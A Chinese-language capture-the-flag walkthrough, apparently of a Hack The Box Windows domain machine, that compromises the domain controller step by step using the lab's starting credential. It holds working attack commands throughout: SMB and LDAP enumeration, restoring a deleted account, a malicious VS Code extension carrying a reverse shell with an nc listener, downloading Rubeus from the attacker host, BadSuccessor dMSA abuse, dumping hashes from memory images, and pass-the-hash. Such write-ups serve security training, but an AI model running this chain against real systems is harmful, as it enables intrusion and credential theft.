Link
User.txt
本次靶機的初始低權限帳號
alex.turner:Checkpoint2024!
先用 fscan 掃一次
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
| ┌──(guertena㉿meow)-[~/tools]
└─$ ./fscan -h 10.129.251.232 -p 1-65535
┌──────────────────────────────────────────────┐
│ ___ _ │
│ / _ \ ___ ___ _ __ __ _ ___| | __ │
│ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / │
│ / /_\\_____\__ \ (__| | | (_| | (__| < │
│ \____/ |___/\___|_| \__,_|\___|_|\_\ │
└──────────────────────────────────────────────┘
Fscan 2.1.3 (7459da2 2026-05-15T11:55:43Z)
[+] NetInfo 10.129.251.232:135 [DC01]
[+] NetInfo 10.129.251.232:135 -> 10.129.251.232
[+] SMBInfo 10.129.251.232:445 [Windows 11 (Build 26100)] DC01 SMBv2
[*] 10.129.251.232:593 ncacn_http [Product:Microsoft Windows RPC over HTTP
[*] 10.129.251.232:445 microsoft-ds [Product:Microsoft Windows SMB2]
[*] 10.129.251.232:53 domain [Product:Simple DNS Plus] Banner:(version bind)
[*] 10.129.251.232:139 http [Product:Open Lighting Architecture daemon]
[*] 10.129.251.232:389 genetec-5400 [Product:Genetec Security Center]
[*] 10.129.251.232:135 msrpc [Product:Microsoft Windows RPC] Banner:(@)
[*] 10.129.251.232:464
[*] 10.129.251.232:88
[*] 10.129.251.232:636
[*] 10.129.251.232:3268 genetec-5400 [Product:Genetec Security Center]
[*] 10.129.251.232:3269
[*] 10.129.251.232:5985 http [Product:Open Lighting Architecture daemon]
[-] 10.129.251.232:445 smb
[*] 10.129.251.232:9389
[*] 10.129.251.232:49678 ncacn_http [Product:Microsoft Windows RPC over HTTP ||Version:1.0]
[*] 10.129.251.232:49664
[*] 10.129.251.232:49674
[*] 10.129.251.232:49687
[*] 10.129.251.232:49708
[*] 10.129.251.232:49677
[*] 10.129.251.232:49716
[*] 10.129.251.232:49673
|
接著測試能不能用這個帳號透過 smb 枚舉
1
2
3
4
5
6
7
8
9
| ┌──(guertena㉿meow)-[~/tools]
└─$ netexec smb 10.129.251.232 \
-u alex.turner \
-p Checkpoint2024! \
SMB 10.129.251.232 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64
(name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:None)
SMB 10.129.251.232 445 DC01 [+] checkpoint.htb\alex.turner:Checkpoint2024!
|
再接著用這個帳號透過 smb 服務來枚舉使用者
1
2
3
4
5
| ┌──(guertena㉿meow)-[~/tools]
└─$ netexec smb checkpoint.htb \
-u alex.turner \
-p 'Checkpoint2024!' \
--users \
|
下面
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
| SMB 10.129.251.232 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:None)
SMB 10.129.251.232 445 DC01 [+] checkpoint.htb\alex.turner:Checkpoint2024!
SMB 10.129.251.232 445 DC01 -Username- -Last PW Set- -BadPW- -Description-
SMB 10.129.251.232 445 DC01 Administrator 2026-05-09 16:16:34 0 Built-in account for administering the computer/domain
SMB 10.129.251.232 445 DC01 Guest <never> 0 Built-in account for guest access to the computer/domain
SMB 10.129.251.232 445 DC01 krbtgt 2026-05-09 08:41:01 0 Key Distribution Center Service Account
SMB 10.129.251.232 445 DC01 alex.turner 2026-05-09 09:00:08 0
SMB 10.129.251.232 445 DC01 ryan.brooks 2026-05-10 13:46:18 0
SMB 10.129.251.232 445 DC01 svc_deploy 2026-05-09 09:01:19 0 Deployment service account
SMB 10.129.251.232 445 DC01 james.harper 2026-05-09 09:02:53 0
SMB 10.129.251.232 445 DC01 sarah.mitchell 2026-05-09 09:02:58 0
SMB 10.129.251.232 445 DC01 emily.carter 2026-05-09 09:03:05 0
SMB 10.129.251.232 445 DC01 david.reynolds 2026-05-09 09:03:11 0
SMB 10.129.251.232 445 DC01 jessica.coleman 2026-05-09 09:03:15 0
SMB 10.129.251.232 445 DC01 lauren.flores 2026-05-09 09:03:21 0
SMB 10.129.251.232 445 DC01 michael.torres 2026-05-09 09:03:28 0
SMB 10.129.251.232 445 DC01 kevin.patterson 2026-05-09 09:03:33 0
SMB 10.129.251.232 445 DC01 brian.jenkins 2026-05-09 09:03:37 0
SMB 10.129.251.232 445 DC01 megan.perry 2026-05-09 09:03:42 0
SMB 10.129.251.232 445 DC01 max.palmer 2026-05-26 01:25:15 0
SMB 10.129.251.232 445 DC01 [*] Enumerated 17 local users: CHECKPOINT
|
枚舉 alex.turner 這隻帳號能讀寫的權限邊界在哪裡
1
2
3
4
5
6
| ┌──(guertena㉿meow)-[~/tools]
└─$ bloodyad --host 10.129.251.232 \
-d checkpoint.htb \
-u alex.turner \
-p 'Checkpoint2024!' \
get writable \
|

Mark Davies 被刪除了 但是可以試著還原看看 , 可能有特別的權限
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| distinguishedName: CN=Deleted Objects,DC=checkpoint,DC=htb
DACL: WRITE
distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=checkpoint,DC=htb
permission: WRITE
distinguishedName: OU=Employees,DC=checkpoint,DC=htb
permission: CREATE_CHILD
distinguishedName: CN=Alex Turner,OU=Employees,DC=checkpoint,DC=htb
permission: WRITE
distinguishedName: CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb
permission: WRITE
distinguishedName: DC=checkpoint.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=checkpoint,DC=htb
permission: CREATE_CHILD
distinguishedName: DC=_msdcs.checkpoint.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=checkpoint,DC=htb
permission: CREATE_CHILD
|
1
2
3
4
5
6
7
| ┌──(guertena㉿meow)-[~/VPN]
└─$ bloodyad --host 10.129.5.91 \
--dns 10.129.5.91 \
-d checkpoint.htb \
-u alex.turner \
-p 'Checkpoint2024!' \
set restore mark.davies \
|
復原 mark.davies

Mark Davies 還原成功 , 並且 DevDrop 資料夾似乎會自動安裝 VScode 插件
VSIX Extension RCE
準備惡意 exploit.vsix
(extension.js 裡面放 reverse shell payload)
1
| zip -r ../exploit.vsix "[Content_Types].xml" extension.vsixmanifest extension/
|
攻擊機開 listener
1
| rlwrap nc -lvnp 4444 -s $LHOST
|
用 mark.davies 把 vsix 丟進 DevDrop(觸發自動安裝)
1
2
3
| smbclient //checkpoint.htb/DevDrop \
-U 'checkpoint.htb\mark.davies%Checkpoint2024!' \
-c 'put exploit.vsix exploit.vsix'
|
等 shell 回來,應該拿到 ryan.brooks 的權限
Get User.txt
1
| type C:\Users\ryan.brooks\Desktop\user.txt
|
Root.txt
1
2
3
| whoami /groups
net user ryan.brooks /domain
dir \\DC01\VMBackups
|
user.txt 讀到,確認 groups 跟 VMBackups 目錄有存取權。
BadSuccessor Enumeration & Exploitation
先用 nxc 掃 badsuccessor 路徑
1
| nxc ldap checkpoint.htb -u alex.turner -p 'Checkpoint2024!' -M badsuccessor
|
在 ryan.brooks 的 shell 下載 Rubeus 並執行 tgtdeleg
1
2
| Invoke-WebRequest -Uri 'http://$LHOST:8181/dl/win/ad/rubeus.exe' -OutFile 'C:\Windows\Temp\rubeus.exe'
C:\Windows\Temp\rubeus.exe tgtdeleg /nowrap
|
攻擊機同步時間 + 處理票據
1
2
3
4
| sudo ntpdate -b checkpoint.htb
base64 -d /tmp/ryan.kirbi.b64 > /tmp/ryan2.kirbi
impacket-ticketConverter /tmp/ryan2.kirbi /tmp/ryan2.ccache
export KRB5CCNAME=/tmp/ryan2.ccache
|
用 ryan.brooks 的 kerberos 身分建立 badSuccessor dMSA(target svc_deploy)
1
2
3
4
5
6
7
8
| bloodyAD -k ccache=/tmp/ryan2.ccache \
--dc-ip $TARGET_IP \
--host dc01.checkpoint.htb \
-d checkpoint.htb \
-u ryan.brooks \
add badSuccessor evilDMSA6 \
-t "CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb" \
--ou "OU=DMSAHolder,DC=checkpoint,DC=htb"
|
切換到新取得的 ccache / hash
1
2
3
| export KRB5CCNAME=evilDMSA6_ty.ccache
nxc smb dc01.checkpoint.htb -k --use-kcache --shares
nxc smb dc01.checkpoint.htb -u svc_deploy -H $SVC_HASH --shares
|
現在可以存取 VMBackups 了。
VMBackups + Memory Forensics
用 python script 下載 vmem 跟 vmsn(檔案很大,慢慢等)
1
2
| python3 dl_vmem.py
python3 dl_vmsn.py
|
安裝 volatility3 分析記憶體
1
2
3
4
5
| pipx install volatility3
VOL=/home/user/.local/share/pipx/venvs/volatility3/bin/vol
$VOL -f snapshot.vmem windows.registry.hivelist.HiveList
mkdir lsass_dump
$VOL -f snapshot.vmem -o lsass_dump windows.registry.hivelist.HiveList --dump
|
用 dump 出來的 hive 跑 secretsdump
1
2
3
4
5
| impacket-secretsdump \
-sam lsass_dump/registry.SAM.0xc30a3278e000.hive \
-system lsass_dump/registry.SYSTEM.0xc30a2fe38000.hive \
-security lsass_dump/registry.SECURITY.0xc30a32789000.hive \
LOCAL
|
拿到 Administrator 的 NTLM hash。
Domain Compromise
用 admin hash 直接 pwn DC
1
2
3
4
5
6
7
| nxc smb dc01.checkpoint.htb -u Administrator \
-H $ADMIN_HASH \
nxc smb dc01.checkpoint.htb \
-u Administrator \
-H $ADMIN_HASH \
-x 'type C:\Users\max.palmer\Desktop\root.txt'
|
root.txt D0wn